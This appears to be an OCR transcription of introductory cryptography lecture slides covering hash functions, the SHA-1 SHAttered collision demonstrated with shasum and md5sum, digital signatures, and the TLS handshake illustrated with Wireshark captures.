
Decrypt with private key

Source: Sam Bowne
https://www.slideshare.net/SamBowne/cnit-123-12-cryptography-82537287

Hashing

Ryan Riley on Hashing

Great Supplemental Video!



Hashing

Introduction to Basic Cryptography

Dr. Ryan Riley

https://www.youtube.com/watch?v=2Cg2So2js5k

20 minutes

Hashing

- Produces fixed length hash values (message digests) from variable length messages.
- Used to ensure messages are not altered.
- Used as part of creating digital signatures.
- A password or the entire works of Shakespeare will produce a hash value of the same length.
- A hash is considered a "fingerprint" of a message.
- One-way only. A hash can be produced of a message, but the message cannot be re-created from the hash.
- If even a single bit of a message changes, the hash will change.
- Examples:
  - MD5 (128 bit hash) - broken (collision found) in 1996
  - SHA-1 (160 bit hash) - broken (collision found) by Google in 2017
  - SHA-2 (224, 256, 384 or 512 bit hashes)
  - SHA-3 - an alternative, dissimilar cryptographic hash based om the Keccak algorithm

MD5 Activity

```
[simben76@opus-ii ~]$ python
Python 2.7.5 (default, Aug  4 2017, 00:39:18)
[GCC 4.8.5 20150623 (Red Hat 4.8.5-16)] on linux2
Type "help", "copyright", "credits" or "license" for more
information.
>>> import hashlib
>>> message = "The rain in Spain stays mainly in the plain"
>>> hashlib.new('MD5',message).hexdigest()
'891fcbf0524a8f5ab6a4871c409b53a4'
>>> message = "The rain in Spain stays mainly on the plain"
>>> hashlib.new('MD5',message).hexdigest()
'f04d683afa8f31060c788c1f2334d75a'
>>> exit()
[simben76@opus-ii ~]$
```

MD5 produces completely different 128 bit hashes for slightly different messages

Hash Activity

```
[simben76@opus-ii ~]$ python
Python 2.7.5 (default, Aug  4 2017, 00:39:18)
[GCC 4.8.5 20150623 (Red Hat 4.8.5-16)] on linux2
Type "help", "copyright", "credits" or "license" for more
information.
>>> import hashlib
>>> message = "The rain in Spain stays mainly in the plain"
>>> hashlib.new('MD5',message).hexdigest()
'891fcbf0524a8f5ab6a4871c409b53a4'  128 bit hash
>>> hashlib.new('SHA1',message).hexdigest()
'a6da01ef525e4385c1239874a385ea818494d081' 160 bit hash
>>> hashlib.new('SHA256',message).hexdigest()
'8deeb3e4fec95e7ef5227e48966f0045b3258c0f6cae8199908cc208c37d3e98'  256 bit hash
>>> hashlib.new('SHA512',message).hexdigest()
'33db76305a2d13d4ae699e3480e96612887c26e2b0a42082288672f7b19a849d1d06  512 bit
e1aa9da1eb236538c30864e6bb21b2219a33d1c1a0febaf3b668f3ccd4d9'           hash
>>> exit()
[simben76@opus-ii ~]$
```

Linux uses SHA-512 to hash passwords and stored in /etc/shadow

Past news

Google just cracked one of the building blocks of web encryption (but don't worry)


by Russell Brandom@russellbrandom Feb 23, 2017

https://www.theverge.com/2017/2/23/14712118/google-sha1-collision-broken-web-encryption-shattered

THE VERGE

"It's all over for SHA-1"

"Today, Google made major waves in the cryptography world, announcing a public collision in the SHA-1 algorithm. It's a deathblow to what was once one of the most popular algorithms in cryptography, and a crisis for anyone still using the function. The good news is, almost no one is still using SHA-1, so you don't need to rush out and install any patches."



SHAttered

The first concrete collision attack against SHA-1

https://shattered.io


CWI

Marc Stevens
Pierre Karpman

Google

Elie Bursztein
Ange Albertini
Yarik Markov

MD5 and SHA-1 Activity



SHAttered

The first concrete collision attack against SHA-1

https://shattered.io

CWI

Marc Stevens
Pierre Karpman

Google

Elie Bursztein
Ange Albertini
Yarik Markov

```
[simben76@opus-ii ~]$ ln ../depot/shattered-1.pdf shattered-1.pdf
[simben76@opus-ii ~]$ ln ../depot/shattered-2.pdf shattered-2.pdf
[simben76@opus-ii ~]$ ls -l shattered-*
-rw-rw----. 2 rsimms cis76 422435 Feb 22  2017 shattered-1.pdf
-rw-rw----. 2 rsimms cis76 422435 Feb 22  2017 shattered-2.pdf
[simben76@opus-ii ~]$ diff shattered-*
Binary files shattered-1.pdf and shattered-2.pdf differ
```

```
[simben76@opus-ii ~]$ shasum shattered-1.pdf
38762cf7f55934b34d179ae6a4c80cadccbb7f0a  shattered-1.pdf
[simben76@opus-ii ~]$ shasum shattered-2.pdf
38762cf7f55934b34d179ae6a4c80cadccbb7f0a  shattered-2.pdf
```

SHA-1 produces same 160 bit hash for different files (yikes!)


```
[simben76@opus-ii ~]$ md5sum shattered-1.pdf
ee4aa52b139d925f8d8884402b0a750c  shattered-1.pdf
[simben76@opus-ii ~]$ md5sum shattered-2.pdf
5bd9d8cabc46041579a311230539b8d1  shattered-2.pdf
```

MD5-1 produces different 128 bit hashes for different files (as it should)

https://shattered.io/

Digital Signatures

Sender



Calc hash

00101110 ....

Encrypt hash with private key

11100010100000 01111 ....

Document and encrypted hash sent over Internet

11100010100000 01111 ....

Decrypt received encrypted hash with senders public key

Calc hash of received document

???????

?=

00101110 ....

Recipient

Recipient verifies if the hashes match

The federal government requires digital signatures use either RSA or DSA (Digital Signature algorithm)

Integrity
The hash verifies the message was not altered in transit

Authenticity and Nonrepudiation
is verified by using public and private keys

PGP placeholder

How SSL/TLS Works

How SSL Works I

https://www.youtube.com/watch?v=rROgWTfA5qE

3 minutes

How SSL Works II

leadingcoder

How SSL works

https://www.youtube.com/watch?v=iQsKdtjwtYI

Simon Dennis

11 minutes

SSL/TLS Handshake

Client = Web browser
Server = Web server


Handshake objectives

- Agree on the version of the SSL/TLS protocol to use
- Select a cipher suite to use
- Authenticate each other by exchanging and validating digital certificates.
- Using asymmetric cryptography to generate a shared secret key which is used for fast symmetric encryption.

Note SSL is the predecessor to TLS. TLS 1.0 is sometimes to referred to as SSL 3.1

http://www.ibm.com/support/knowledgecenter/SSFKSJ_7.1.0/com.ibm.mq.doc/sy10660_.htm

SSL/TLS Handshake



SSL Client

SSL Server

(1) "client hello"

Cryptographic information

(2) "server hello"

CipherSuite
Server certificate
"client certificate request" (optional)

(3)
Verify server certificate.
Check cryptographic parameters

(4) Client key exchange

Send secret key information
(encrypted with server public key)
(5) Send dient certificate

(6)
Verify client certificate
(if required)

(7) Client "finished"


(8) Server "finished"

(9) Exchange messages

(encrypted with shared secret key)

http://www.ibm.com/support/knowledgecenter/SSFKSJ_7.1.0/com.ibm.mq.doc/sy10660_.htm

Client Hello


Applications ▾ Places ▾ Firefox ESR ▾ Tue 14:47
Amazon.com: Online Shopping for Electronics, Apparel, Computers, Books, DVDs & more - Mozilla Firef...
Kali Linux, an Offensive S...
Amazon.com: Online ...
https://www.amazon.com
Search
Most Visited ▾
Offensive Security
amazon
Try Prime
All
Departments
Your Amazon
MONDAY
DEALS WEEK
Applications ▾ Places ▾ Wireshark ▾ Tue 14:48
*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Expression...

TCP 3-way handshake

TLS Client Hello


```
tcp.port == 443
```

```
No.  Time            Source         Destination    Protocol  Length Info
  43 15.922194027    10.76.5.150    54.239.17.6    TCP           74 55834 → 443 [SYN] Seq=0 …
  44 15.998001052    54.239.17.6    10.76.5.150    TCP           62 443 → 55834 [SYN, ACK] S…
  45 15.998043282    10.76.5.150    54.239.17.6    TCP           54 55834 → 443 [ACK] Seq=1 …
  46 15.998277922    10.76.5.150    54.239.17.6    TLSv1.2      244 Client Hello
  47 16.073876742    54.239.17.6    10.76.5.150    TCP           60 [TCP Window Update] 443 …
  48 16.074395427    54.239.17.6    10.76.5.150    TCP           60 443 → 55834 [ACK] Seq=1 …
  49 16.076458892    54.239.17.6    10.76.5.150    TLSv1.2     1514 Server Hello
  50 16.076484751    10.76.5.150    54.239.17.6    TCP           54 55834 → 443 [ACK] Seq=19…
```

```
    Length: 181
    Version: TLS 1.2 (0x0303)
  ▸ Random
    Session ID Length: 0
    Cipher Suites Length: 22
  ▾ Cipher Suites (11 suites)
      Cipher Suite: TLS_ECDHE_ECDSA_WITH_AES_128_GCM_SHA256 (0xc02b)
      Cipher Suite: TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 (0xc02f)
      Cipher Suite: TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA (0xc00a)
      Cipher Suite: TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA (0xc009)
      Cipher Suite: TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (0xc013)
      Cipher Suite: TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (0xc014)
      Cipher Suite: TLS_DHE_RSA_WITH_AES_128_CBC_SHA (0x0033)
      Cipher Suite: TLS_DHE_RSA_WITH_AES_256_CBC_SHA (0x0039)
      Cipher Suite: TLS_RSA_WITH_AES_128_CBC_SHA (0x002f)
```

I can use these cipher suites

Server Hello



TLS Server Hello


```
tcp.port == 443
```

```
No.  Time            Source        Destination   Protocol  Length Info
  43 15.922194027    10.76.5.150   54.239.17.6   TCP         74 55834 → 443 [SYN] Seq=0 …
  44 15.998001052    54.239.17.6   10.76.5.150   TCP         62 443 → 55834 [SYN, ACK] S…
  45 15.998043282    10.76.5.150   54.239.17.6   TCP         54 55834 → 443 [ACK] Seq=1 …
  46 15.998277922    10.76.5.150   54.239.17.6   TLSv1.2    244 Client Hello
  47 16.073876742    54.239.17.6   10.76.5.150   TCP         60 [TCP Window Update] 443 …
  48 16.074395427    54.239.17.6   10.76.5.150   TCP         60 443 → 55834 [ACK] Seq=1 …
